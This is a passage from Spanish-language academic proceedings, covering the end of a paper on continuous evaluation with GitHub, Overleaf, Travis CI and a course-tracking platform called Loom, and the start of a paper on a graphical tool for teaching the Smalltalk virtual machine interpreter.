real como se van gestando y resolviendo los trabajos. La detección y corrección de errores es inmediata, así como el feedback y con esto se evita que los alumnos trabajen propagando errores de concepto o de interpretación. Al momento de la entrega, cada trabajo ya fue supervisado por el docente asignado, por lo tanto no habrá sorpresas. Si se realizó en tiempo y forma ya estará terminado y si no, tampoco será una sorpresa; tanto el docente como los alumnos, saben a que atenerse. También en caso de no verse progresos, el docente podrá indagar el porqué, y actuar en consecuencia. Como desventaja podemos mencionar que algunos alumnos sienten a esta forma de trabajo como persecución y no como un seguimiento constructivo y no suben su trabajo hasta que lo consideran terminado, echando por tierra con todas las ventajas antes mencionadas. Otra desventaja de Overleaf es que no permite identificar quienes está trabajando de manera simultánea sobre el documento (por lo menos en la versión libre). Es una herramienta de edición de textos en LaTeX, lo cual puede ser considerada su mayor virtud o una desventaja para quienes no dominen este entorno.

3.5. GitHub

GitHub (Figura 3) es uno de los mejores entornos para el desarrollo colaborativo de software, ya que permite manejar el versionado y contribuir a mejorar el software de los demás. Respeta la filosofía Open Source. Posiblemente la clave del éxito de GitHub esté en la universalidad de sus dos pilares fundamentales: permitir crear versiones diferentes de un mismo proyecto para que cada uno lo adapte a sus necesidades y que estas versiones puedan integrarse después al proyecto principal. Sus múltiples opciones y posibilidades colaborativas están haciendo que esta plataforma también se esté utilizando para proyectos tan dispares como escribir un libro o la creación de drones. Incluye un sistema de seguimiento de problemas que le facilita a los miembros del equipo detallar una dificultad con el software o una sugerencia de modificación. Posee una herramienta de revisión de código la que permite agregar comentarios en cualquier punto del archivo y debatir los cambios; y un visor de ramas donde se pueden visualizar los avances realizados en las distintas ramas de nuestro repositorio.

En nuestras prácticas de taller, GitHub se usa tanto para el trabajo colaborativo, como para que los docentes

puedan hacer un seguimiento permanente de la evolución de los proyectos. Permite conocer quienes son los que aportan novedades, quienes consultan y quienes hacen descargas. Todas estas características han permitido establecer un sistema de premios, con lo cual cada participación efectiva de los alumnos es siempre registrada y permite sumar créditos que contribuirán a su nota final, más allá de los parciales convencionales que por currícula deben seguir siendo tomados. Por otra parte, se pudo detectar de manera temprana cualquier intento de copia (fraude) de un trabajo de otro equipo, ya que toda la actividad que se realiza en la herramienta queda registrada. Incluso cuando la entrega no se hizo de manera correcta, esto es, toda junta al final, se pudo trazar cada commit y comprobar que todos fueron genuinos y fruto del trabajo de los integrantes del grupo.



Figura 3. GitHub: para el desarrollo de software colaborativo



Figura 4. Travis CI

3.6. Travis CI, un sistema distribuido de generación e integración continua libre

Travis CI (Figura 4) permite conectar repositorios de Github y probar después de cada push, regenerando el proyecto. Soporta múltiples lenguajes como Clojure, Erlang, Node.js, PHP, Ruby, Scala, Python y Java.

Una de las ventajas más claras de usar Travis CI es que el entorno de integración continua esta compuesto de múltiples runtimes o data stores. De éste modo, se pueden probar librerías o aplicaciones contra distintas configuraciones sin que estén instaladas localmente. Se dispone de varias máquinas virtuales preparadas para cada combinación, allí se puede instalar lo que se necesite.

Se puede conectar sencillamente con el repositorio público de Github en un par de pasos para darle acceso de lectura al código y definir los test necesarios. Dispone de muy buena documentación.

Travis permite agregar notificaciones al resto del equipo, para esto solo hay que modificar su archivo de configuración .travis.yml

3.7. Loom: Una herramienta propia que conecta con las demás

Loom es una plataforma desarrollada por la cátedra. Facilita el seguimiento de los alumnos y de algunos aspectos importantes respecto al dictado del curso. Permite una organización del temario de clases, incluyendo eventos tales como entrega de trabajos, asistencia de los alumnos, etc. La plataforma también permite al alumno poder visualizar su desempeño. Esto facilita el feedback por parte del docente.



Figura 5. Pantalla de inicio de loom

3.7.1. Secciones.

- Estudiantes/Docentes:** Esta sección permite identificar a los participantes del curso. Docentes y alumnos se registran con los mismos atributos, incluyendo una foto. En la Figura 6 puede verse parte del perfil de un alumno.




Figura 6. Perfil en loom con datos del participante, asistencia y emblemas conseguidos

- Equipos:** Esta sección permite registrar los equipos, con un nombre y seleccionando sus integrantes. El nombre le permite al docente identificar de forma coloquial y representativa a cada equipo. En la figura 7 puede verse una captura del perfil loom de un equipo de estudiantes con sus integrantes, logo y nombre coloquial, así como los emblemas conseguidos y datos de seguimiento.




Figura 7. Conformación de un grupo en loom con su logo, nombre coloquial e integrantes.

- Eventos:** En esta sección se registran los sucesos significativos para el docente, que dan un valor agregado al seguimiento continuo del estudiante, por ejemplo la participación en clase.
- Emblemas:** Estos permiten registrar cualidades de los alumnos en cuanto a su forma de trabajo y dedicación. Serán aspectos que destacan al alumno en su actitud frente a las consignas. Como ejemplo: la prolijidad, calidad del código, la realización completa de los ejercicios indicados en clase, etc.
- Mediciones:** Corresponden a métricas que están relacionadas con algún punto importante de la tarea en marcha, un ejemplo sería la corrección de issues (es un término utilizado en los equipos de desarrollo de sistemas que implica el pedido de una mejora, tarea o algún tipo de solicitud específica) en el tiempo pactado. En la Figura 8 se aprecia la evolución temporal de tres valores a medir de la consigna evaluada.




Figura 8. Evolución en el tiempo de tres aspectos de la consigna a seguir

- Entregas:** Se definen las entregas de trabajos, su modalidad y fechas límites.
- Clases:** Se registra el temario de cada clase.
- Asistencia:** Se registra el control de asistencia de los alumnos a cada clase.

3.7.2. Estado actual de la herramienta. Actualmente la plataforma se encuentra en funcionamiento. En su primera versión se ha realizado el seguimiento exitoso de nuestro último taller demostrando que su uso facilita la tarea docente y agrega los beneficios de la evaluación continua a los criterios de evaluación.

3.7.3. Ventajas. El uso y la adopción de una herramienta de desarrollo propio siempre requiere de la ponderación de las ventajas que facilitará esto contra la desventaja principal que es tener que confeccionar dicha herramienta desde los cimientos. En este caso se ha optado por una plataforma de propósito específico, creada y definida específicamente para cursos de programación, por sobre el uso de una herramienta de propósito amplio (como puede ser Moodle) dado que se están definiendo las necesidades y objetivos a medida que se avanza. La herramienta Loom también se ve sujeta a una evaluación continua por parte de los docentes y de los alumnos que la utilizan, y este feedback produce una mejora continua y la convierte en una herramienta viva.

Adicionalmente, trabajar en una cátedra donde los docentes también se desempeñan como programadores, permite contar con un recurso poco frecuente: se desarrolla *a medida* lo que se define, considerando las restricciones y necesidades del momento.

3.7.4. Desventajas o falencias que se están solucionando. La plataforma aún no tiene soporte para múltiples cursos, y si bien es un aspecto que se está solucionando, no se cuenta con la posibilidad de administrarlos en forma separada. Por lo tanto, todos los estudiantes comparten la plataforma. Esto conlleva a una dificultad administrativa, ya que hechos simples como la toma de asistencia se complican innecesariamente, teniendo que utilizar listas que mayormente incluyen a estudiantes que pertenecen al otro turno.

Otro problema a solucionar es la existencia de grupos distintos para distintos días de la cursada: durante la semana los estudiantes comparten el trabajo con un equipo que puede ser distinto al que utilizan durante los días sábados (cuando cursan el taller). Actualmente la herramienta soporta que los estudiantes estén en un solo equipo. Esto deberá ser cambiado para poder llevar adelante las dinámicas deseadas.

3.7.5. Cambios y mejoras que se están implementando. Una adición a la plataforma que se evaluó y consideró para esta nueva etapa es la de la incorporación de métricas del PSP para el registro del trabajo en clase y evaluaciones. De esta manera, centralizando las mediciones que los estudiantes tomen de su trabajo, es posible computar y calcular los promedios, desvíos y percentiles de las muestras para así estudiar y realizar una evaluación de los materiales de estudio y su impacto en el alumnado.

Se ha pensado en la incorporación de material de estudio específico que permita al estudiante encontrar

dentro de la misma plataforma los conceptos complementarios que podría buscar por las redes. De esta manera se obtiene una colección pequeña pero curada de fuentes convalidadas por los docentes, de fácil incorporación por los estudiantes. Asimismo se piensa medir el impacto del consumo de dicho material.

3.7.6. Acceso y ubicuidad. La naturaleza de internet permite el acceso a los recursos desde cualquier parte del mundo, mientras se posea un conexión abierta a la red. Este es el caso con *loom*. Está pensado y adaptado para ser accedido tanto desde los hogares de los estudiantes, como desde las computadoras del laboratorio e incluso desde los teléfonos celulares y otros dispositivos portátiles.

La utilización de estándares actuales de programación permite que la plataforma sea adaptable a la interfaz desde la que se accede. Esto se denomina diseño sensible (*responsive*), y está presente entre las prácticas que se han sostenido desde los comienzos de la herramienta.

4. Discusión

En el ámbito de la enseñanza - aprendizaje de la programación, la resolución de problemas en un ambiente colaborativo alienta la reflexión, genera alternativas, explica, justifica y evalúa soluciones. Se ve así la necesidad de utilizar estrategias colaborativas desde los inicios de la formación. El trabajo en equipo es un instrumento eficaz de trabajo colaborativo [34]. Munné considera que dos personas que interactúan pueden referirse también como una pareja, hecho que constituye una unidad [35] mientras que a partir de tres miembros surgen fenómenos radicalmente nuevos, de gran relevancia psicológica y social, ya que se establece una red interactiva de relaciones no-lineales entre los miembros. Ibáñez [36]. Las nuevas tecnologías permiten el trabajo colaborativo on-line, pero este trabajo debe poder ser evaluado. La evaluación continua se presenta como la estrategia más adecuada para tal fin. No se pretende ser conductivista, se pretende "estar presente". A priori podría parecer que se demandará mucho tiempo extra por parte del docente para realizar el seguimiento de los equipos de trabajo, pero esto será ganancia en tiempo al momento de la entrega y corrección, pues todo habrá sido ya revisado y discutido. La ubicuidad que permiten las nuevas herramientas hace posible el seguimiento en todo momento y lugar.

5. Conclusiones

El cambio de paradigma en la educación, de la forma tradicional a la centrada en el alumno, implica la necesidad de aggiornar la forma de evaluar. Estas nuevas modalidades de trabajo se ven fortalecidas al implementar una evaluación continua que permite un seguimiento tanto individual como del equipo de trabajo.

El objetivo de incluir el trabajo colaborativo en la propuesta de la cátedra, es crear situaciones en las cuales se generen interacciones productivas entre los alumnos [37]. Trabajar en equipos, permite a través de una función principalmente colaborativa, que el alumnado adquiera destrezas interpersonales y cognitivas así como habilidades que lo capaciten para enfrentarse a distintas situaciones grupales a lo largo de su trayectoria académica y profesional.

Adoptar el sistema de evaluación continua como una estrategia de evaluación formativa orientada al proceso de aprendizaje en lugar de evaluaciones puntuales permitió aumentar la motivación del estudiante, valorar si el estudiante alcanzó no sólo los conocimientos esperados, sino también las competencias previamente definidas por el docente para una asignatura y tema en particular. Permitted que la asimilación de conocimientos y el desarrollo de competencias por parte de los estudiantes, se haga durante todo el proceso. Aumentó en forma significativa el feedback entre el docente y los estudiantes.

La incorporación de las herramientas GitHub, Overlap, Loom y Travis al proceso de evaluación continua, han permitido mejorar la forma de evaluar y acompañar a los alumnos. Gran parte de las actividades quedan registradas y con esto es simple, ante un problema presentado por algún alumno, trazar su actividad y detectar el origen del mismo.

La nueva herramienta (Loom) puede ser conectada con las otras herramientas (github), se puede ampliar y personalizar. Dio buenos resultados ya que los alumnos tienen un feedback constante y en todo momento el alumno conoce en detalle su situación. En su primera versión ha permitido un seguimiento exitoso en nuestro curso de taller de programación del primer cuatrimestre de 2017.

Dado que se puede supervisar el trabajo casi en tiempo real, esto permite tener información en cuanto a la participación de cada alumno en el trabajo grupal, terminando con los dos estereotipos malos del trabajo en equipo: "el que no delega" por miedo a que las cosas se hagan mal y "el vago", "háganlo ustedes, yo me adoso". Situaciones como ésta quedarán correctamente registradas.

Las futuras mejoras en las que se está trabajando, en particular la incorporación de PSP a Loom, permitirán centralizar las mediciones que los estudiantes tomen de su trabajo, y será posible computar y calcular los promedios, desvíos y percentiles de las muestras, para así estudiar y realizar una evaluación de cada una de las actividades evaluables y su impacto en el alumnado, ya sea de manera individual y/o grupal. Eso está siendo relevado como objeto de estudio para un futuro nuevo trabajo.

6. Agradecimientos

A las autoridades del Departamento de Ingeniería e Investigaciones Tecnológicas de la Universidad Nacional de

La Matanza, por los cambios puestos en marcha durante estos últimos años.

Referencias

- [1] VILLENA MOYA, A. A. "Un modelo empírico de enseñanza de las metodologías ágiles" Tesis para optar al grado de Magíster en Ciencias, Mención Computación. Universidad de Chile. Santiago de Chile – Enero 2008
- [2] BROADY, A. (2010). *Herramientas de colaboración informal para los equipos globales de desarrollo de software Informal*IBM. Retrieved October, 3, 2011.
- [3] GARCÍA GONZÁLEZ, J. L. Y GARCÍA RUÍZ, R. "Aprender entre iguales con herramientas Web 2.0 y Twitter en la universidad. Análisis de un caso". EDUTEC. Revista Electrónica de Tecnología Educativa. Núm. 40 / Junio 2012.
- [4] AUBIN, V.; BLAUTZIK, L.; GUATELLI, R.; PAFUNDI, F.; SALICA, M.; NISI, Z.; ZANGA, M. *Metodologías activas y corrección por rúbricas en el proceso de enseñanza-aprendizaje de programación CONAISI 2014*
- [5] LEONARDO BLAUTZIK, JOSÉ LUIS CABRERA, LUCAS VIDELA, VERÓNICA AUBIN; RENATA GUATELLI, JULIO CRISPINO, CRISTINA OTEGUI Y MABEL ZANGA *Fortalecimiento de Competencias de Trabajo en Equipo en la Universidad: Uso de Nuevas Tecnologías y Manejo de Conflictos CONAISI 2016*
- [6] ROBLYER, M.D. y WIENCKE, W.R. *Design and use of a rubric to assess and encourage interactive qualities in distance courses*. The American Journal of Distance Education, 2003.
- [7] JOHNSON, D.; JOHNSON, R. Y HOLUBEC, E. "El aprendizaje cooperativo en el aula" Buenos Aires. Piados. 1999.
- [8] PANITZ T. *Collaborative versus cooperative learning. Comparison of the two concepts which will help us understand the underlying nature of interactive learning* 2001
- [9] VENTURELLI, J. *Educación médica. Nuevos enfoques, metas y métodos Medical Education: New Approaches, Goals and Methods* Washington Pan American Health Organization, PALTEX, 1997.
- [10] COPE B.; KALANTZIS M. *Aprendizaje ubicuo* Traducción. Quinta-ena Emilio. Grupo Nodos Ele. 2009.
- [11] BECK, K. "Extreme Programming Explained: Embrace Change" Reading, Massachusetts: Addison-Wesley. 2000.
- [12] COCKBUN, A.; WILLIAMS, L. *The Costs and Benefits of Pair Programming* Humans and Technology Technical Report. 2000.
- [13] LETELIER, P. & PENADÉS, C. "Metodologías ágiles para el desarrollo de Software: eXtreme Programming (XP)" Universidad Politécnica de Valencia 2006.
- [14] HUMPHREY, WATTS S. "An Introduction to the Personal Software Process" Addison-Wesley, 1997.
- [15] PERRENOUD, P. (2005). *Diez nuevas competencias para enseñar* Educatio Siglo XXI, 23.
- [16] I CATASÚS, M. G., ROMEU, T., Y PÉREZ-MATEO, M. (2007). *Competencias TIC y trabajo en equipo en entornos virtuales* RUSC. Universities and Knowledge Society Journal, 4(1).
- [17] LUCERO, M. M. (2003). *Entre el trabajo colaborativo y el aprendizaje colaborativo*. Revista Ibero Americana de Educación.
- [18] BERNAD, JUAN ANTONIO *Modelo cognitivo de evaluación educativa, Escala de estrategias de aprendizaje contextualizado* Narcea, Madrid, 2000.
- [19] TYLER, RALPH W. *General statement on evaluation. The Journal of Educational Research* vol. 35, no 7, p. 492-501, 1942.
- [20] CABRERA, F.A. *Evaluación de la formación* Síntesis, Madrid, 2003.
- [21] BANNAN-RITLANS, B. DABBAGH, N. Y MURPHY, K. *Learning object systems as Constructivist Learning Environments: Related Assumptions, Theories and Applications* WILEY, D.A (Ed) The Instructional Use Of Learning Objects

- [22] DURÁN-APONTE, E.; DURÁN-GARCÍA, M. *Competencias sociales y prácticas profesionales. Vivencias y demandas para la formación universitaria actual. Cultura y Educación*, 24(1): 61-76. 2012. <http://dx.doi.org/10.1174/113564012799740777>
- [23] PATTON, M.Q. *Qualitative research and evaluation methods. Thousand Oaks: SagePublications Inc.*(2002)
- [24] MATHIEU, J.; MAYNARD, M.T.; RAPP, T.; GILSON, L. *Team effectiveness 1997-2007: A review of recent advancements and a glimpse into the future. Journal of Management* (2008) <http://dx.doi.org/10.1177/0149206308316061>
- [25] RICO, R.; ALCOVER DE LA HERA, C.M.; TABERNE-RO, C. (2010). *Efectividad de los equipos de trabajo, una revisión de la última década de investigación (1999-2009). Revista De Psicología Del Trabajo y De Las Organizaciones* <http://dx.doi.org/10.5093/tr2010v26n1a4>
- [26] WILLIAMS, L. "Experimenting with industry's pairprogramming model in the computer science classroom". *Computer Science Education*. 2001.
- [27] FARIA, E. S. J. DE; ADAN-COELLO, J. M.; YAMANAKA, K. "Forming groups for collaborative learning in introductory computer programming courses based on students programming styles: An empirical study". In *36th ASEE/IEEE Frontiers in Education Conference, pages 6-11*. 2006.
- [28] TOWHIDNEJAD, M. & HILBURN, T. *Integrating the Personal Software Process (PSP) across the undergraduate curriculum*. IEEE Computer Society , 162 - 168. 1997.
- [29] HUMPHREY, W.S. "Why Should You Use A Personal Software Process?". *Software Engineering Notes*. Vol. 20, Issue 3, pp. 33-36. 1995.
- [30] HILBURN, T.B. *PSP Metrics in Support of Software Engineering Education* Proceedings of the 12th Conference on Software Engineering Education and Training, pp. 135-136. 1999.
- [31] DEJEAN, G.; AUBIN, V.; BLAUTZIK, L. *El Uso De Técnicas PSP Para El Logro De Competencias* Las Jornadas Chilenas de Computación (JCC) 2011. XIII Congreso Chileno de Educación Superior en Computación (CCESC'2011). 2011.
- [32] ALONSO, H. & LÓPEZ, I. (2008). *Adaptando asignaturas al EEES: el caso de Teoría y Técnica de la Publicidad*. In Rodríguez, I. (Ed.). *El nuevo perfil del profesor universitario en el EEES. Claves para la renovación metodológica*. Valladolid: Universidad Europea Miguel de Cervantes.
- [33] GARCÍA SANS, A. (2008). *Las redes sociales como herramientas para el aprendizaje colaborativo: una experiencia con Facebook*. Actas del XIII Congreso Internacional en Tecnologías para la Educación y el Conocimiento: la Web 2.0. Madrid: UNED.
- [34] TOMÁS, A. A., & ESO, B. *Dinámicas de Grupo. Innovación y Experiencias Educativas, Granada, ESP, (20)*.
- [35] MUNNÉ, FREDERIC (1995C) *La interacción social: Teorías y ámbitos* Barcelona: PPU.
- [36] IBÁÑEZ, J. (1979) *Más allá de la sociología: el grupo de discusión: técnica y crítica. Siglo veintiuno*.
- [37] RONTELTAP, F., & EURELINGS, A. (2002). *Activity and interaction of students in an electronic learning environment for problem-based learning. Distance Education*, 23(1), 11-22.

Hacia una Mejora en la Comprensión del Funcionamiento del Intérprete de una Máquina Virtual de Objetos Mediante una Herramienta Gráfica

Ing. Mariano J. Badoglio

Lic. Patricia S. Fracchia

Departamento de Ingeniería en Sistemas de Información

Universidad Tecnológica Nacional

Facultad Regional Rosario

Rosario, Zeballos 1341

mbadoglio@frro.utn.edu.ar

pfracchia@frro.utn.edu.ar

Resumen

El siguiente trabajo trata sobre una propuesta de utilización de una herramienta gráfica como un medio didáctico facilitador para la enseñanza y el aprendizaje de un tema complejo como es el funcionamiento del intérprete de una máquina virtual de objetos. La indagación en el tema surge a partir de una necesidad de llegar de “otro modo” a los alumnos. Su principal aporte reside en que hay una vacancia teórica y metodológica respecto de su aplicación a la didáctica sobre este tema y su relación con los procesos de enseñanza y aprendizaje. El objetivo es mostrar los primeros avances en el análisis de la temática que serán aplicados en la cátedra “Paradigmas de Programación” de segundo año de la carrera de Ingeniería en Sistemas de la Información de la UTN FRRO.

1. Introducción

Una máquina virtual es básicamente una capa de software que emula el funcionamiento de una arquitectura de hardware. Hay diferentes utilidades del concepto “Máquina Virtual”. En el presente trabajo nos enfocaremos en el acuñado para la implementación del sistema Smalltalk y que, a su vez, si bien con variaciones, generalmente se utiliza para la Programación Orientada a Objetos (POO)¹.

Esta investigación indaga acerca de la aplicación de la herramienta gráfica, como una forma didáctica de presentar los contenidos a los alumnos para que alcancen el conocimiento esperado.

Para el desarrollo de la herramienta, y con el fin de facilitar la comprensión, utilizaremos, siguiendo la tradición de Smalltalk, un entorno de desarrollo dinámico y con orientación pura a objetos conocido como Pharo 6.1., que posee una IDE (Integrated Development Environment) integrada, una enorme biblioteca y un conjunto de paquetes externos.

Harry Porter III, en su trabajo titulado “Smalltalk: A White paper overview” (2003) señala que Smalltalk fue el lenguaje que inició la revolución de la POO. Si bien hubo un trabajo importante antes que Smalltalk, tal como lo fueron Simula o Clu, sin embargo, fue mediante Smalltalk que se inició el desarrollo de los conceptos de la POO. Además, agrega que Smalltalk no solo es el lenguaje que introdujo las ideas de “objetos”, “clases”, “mensajes”, “métodos”, “herencia” y otros, sino que también, los implementó. Los lenguajes que prosiguieron a Smalltalk, como C++ y Java, tomaron dichos conceptos y los amoldaron a sus necesidades, agregando algunos pocos nuevos a la teoría de objetos (Porter, 2003).

El sistema Smalltalk tiene dos componentes principales: la imagen virtual y la máquina virtual. La imagen virtual está compuesta por todos los objetos del sistema y, la máquina virtual, está formada por los dispositivos de hardware y las rutinas en lenguaje de máquina que le dan la dinámica a los objetos del sistema. La imagen virtual se carga sobre la máquina virtual y esto hace que el sistema Smalltalk se convierta en una entidad interactiva (Goldberg y Robson, 1989).

El sistema Smalltalk utiliza los conceptos de compilador e intérprete de un modo diferente a la tradicional. La definición clásica de estos términos son las siguientes: un compilador, a partir de un código fuente, genera código binario para luego ser ejecutado en un procesador real; un intérprete, a partir de un código

¹ De ahora en adelante será mencionado como POO.

fuente, traduce y ejecuta las instrucciones de forma dinámica.

En un sistema Smalltalk, un compilador, a partir de un código fuente, genera un código binario intermedio; en este caso no con el objetivo de ser ejecutado sobre un “procesador real” sino para ser ejecutado sobre un “procesador virtual”. Este código binario intermedio luego será traducido y ejecutado sobre un procesador real por medio de un intérprete.

El estudio del intérprete de Smalltalk toma relevancia para comprender la base de funcionamiento de los lenguajes orientados a objetos, generando un cuerpo de conocimientos generales para la comprensión del funcionamiento del paradigma orientado a objetos y, que luego puede ser aplicado sobre cualquier lenguaje basado en el paradigma mencionado.

Debido a que es muy complejo transmitir el funcionamiento del intérprete por parte del docente y obtener la comprensión por parte del alumno, consideramos que la utilización de una herramienta gráfica será de gran ayuda para la explicación de este concepto en el marco de los procesos de enseñanza y de aprendizaje.

La dificultad para enseñarlos y para que los alumnos los aprendan reside en varios aspectos, tales como la complejidad propia del tema, las ideas abstractas que abarca, las actividades que suceden en paralelo, pero también aquellas que quedan pendientes de ejecución y que son retomadas posteriormente. Por otro lado, es casi imposible observar de un modo directo el funcionamiento del intérprete.

2. Herramientas vinculadas al intérprete

Existen otras herramientas que se vinculan con el intérprete pero de un modo y con un objetivo distinto al que se persigue en el presente trabajo. A continuación, detallamos las dos más importantes.

Debugger, que se usa para la depuración de programas realizados en el ambiente Smalltalk. El depurador muestra el hilo de ejecución y el estado de los objetos intervinientes en dicha ejecución, permitiendo avanzar con la misma al tiempo que ver los estados anteriores de ejecución. Es una herramienta de apoyo al programador con el foco en la depuración de problemas de código.

VM Maker, está orientada al desarrollo del intérprete en la máquina virtual. La máquina virtual de Pharo está implementada en su propio entorno y con código fuente Smalltalk. VM Maker es una herramienta dentro del entorno Smalltalk para desarrollar la máquina virtual, de esta manera es posible su desarrollo, pruebas y ajustes utilizando todas las ventajas de desarrollo que brinda el sistema Smalltalk. El objetivo de esta herramienta es desarrollar y mantener el intérprete.

Ninguna de estas dos herramientas mencionadas se desarrolló con el propósito de mostrar el funcionamiento del intérprete.

3. La visualización gráfica

La visualización es una estrategia eficaz para enfrentar escenarios complejos, ricos en conocimiento y en información, ayudando a transmitirlo, procesarlo y gestionarlo (Tergan y Keller, 2005). Pero además, la visualización es un dispositivo eficiente teniendo en cuenta que en la sociedad actual la imagen tiene mucha preponderancia, encontrándose en la mayoría de las actividades cotidianas y en los objetos con los cuales interactuamos. La imagen tiene muchas características que no se encuentran en otro elemento de comunicación, tales como: es amable, puede ser captada en un solo impacto, es “adictiva”, viral, abierta, sugerente, inspiradora, construye diferencias y, también nos invita a explorar y a querer saber más. Incluso, los colores de una imagen disparan sensaciones. Quizás por todos estos motivos, el proverbio chino “una imagen vale más que mil palabras”, sea tan acertado.

Por otro lado, debemos tener presente que el ser humano procesa las imágenes 600 veces más rápido que los textos y, recuerda el 80% de lo que ve, frente al 20% de lo que lee. Basándonos en todas las ventajas que ofrece la imagen, utilizaremos la herramienta gráfica como un medio para visualizar e interactuar con el intérprete; de este modo, construimos una vista detallada de su estado a través de las diferentes etapas que conforman su complejo mecanismo de funcionamiento.

4. Funcionamiento del intérprete²

Goldberg y Robson (1989) señalan que la secuencia de desarrollo se hace en dos etapas. En la primera etapa, el programador escribe los métodos fuente, los cuales se almacenan en el sistema como Strings. En una segunda etapa, un compilador, que se encuentra en la imagen virtual, traduce estos métodos a una secuencia de instrucciones para un intérprete orientado a pila. Estas instrucciones se denominan bytewords, que son el código de máquina que será utilizado por la máquina virtual.


Es necesario aclarar que el programador no interactúa directamente con el compilador. Cuando se agrega un método nuevo a una clase, la clase le pide al compilador una instancia de la clase CompiledMethod, la cual contendrá la traducción a byteword del método fuente. En

² Cabe aclarar al lector que todas las descripciones vertidas en la sección 4 provienen de ideas parafraseadas y reformuladas a partir de traducciones que los investigadores realizaron del libro de Goldberg y Robson (ver referencia bibliográfica [5]), por falta de una traducción oficial de la editorial. El capítulo de referencia es el nro. 26 “The Implementation”.

este proceso, la clase le provee al compilador de otra información adicional que no se encuentra en el método fuente. Paso seguido, se incluyen los nombres de los receptores de las variables de instancia y de los diccionarios que contienen accesibilidad a variables compartidas (globales, de clase y de pool). Posteriormente, el compilador traduce el texto fuente a CompiledMethod y la clase almacena el método en su diccionario de mensajes.

Además de los bytecodes, CompiledMethod tiene un conjunto de objetos llamado literal frame. El literal frame contiene cualquier objeto que no puede ser referenciado directamente por los bytecodes. En párrafos siguientes se desarrolla un ejemplo donde se podrá ver claramente esta estructura por medio de un método concreto.

A continuación, en la figura 1 mostramos la estructura general de un CompiledMethod.



Por último, existe también una memoria de objetos que almacena los objetos que forman la imagen virtual. La memoria de objetos le provee al intérprete, una interfaz hacia los objetos que conforman la imagen virtual del sistema Smalltalk. Cada objeto está asociado con un único identificador llamado puntero al objeto. La memoria de objetos y el intérprete se comunican en relación a los objetos a través de los punteros a objetos.

4.1 El intérprete


El intérprete del ST80 (Smalltalk 80) ejecuta los bytecodes que se encuentran en los CompiledMethods. Para esto utiliza cinco piezas de información, que serán detalladas en la sección 4.1.1; y mediante ellas, realiza un ciclo de ejecución de tres pasos, que serán detallados en la sección 4.1.2.

4.1.1 El estado del intérprete. El estado del intérprete se compone de los siguientes elementos:

1. El CompiledMethod cuyos bytecodes están siendo ejecutados.

2. La ubicación del próximo bytecode a ser ejecutado en dicho CompiledMethod. Este es el puntero de instrucción del intérprete.
3. El receptor y los argumentos del mensaje invocado por el CompiledMethod.
4. Cualquier variable temporal requerida por el CompiledMethod.
5. Una pila.

En la figura 2 se observa el estado del intérprete y su relación con el CompiledMethod.



La ejecución de la mayoría de los bytecodes se relaciona con la pila del intérprete. Los bytecodes de push dicen dónde se encuentran los objetos a agregar a la pila. En cambio, los bytecodes de store dicen dónde poner los objetos que se encuentran en la pila. Y, los bytecodes de send remueven de la pila al receptor y argumentos del mensaje. Cuando se evalúa el resultado de un mensaje, se agrega en la cima de la pila.

4.1.2 El ciclo del intérprete. El ciclo del intérprete se compone de tres pasos:

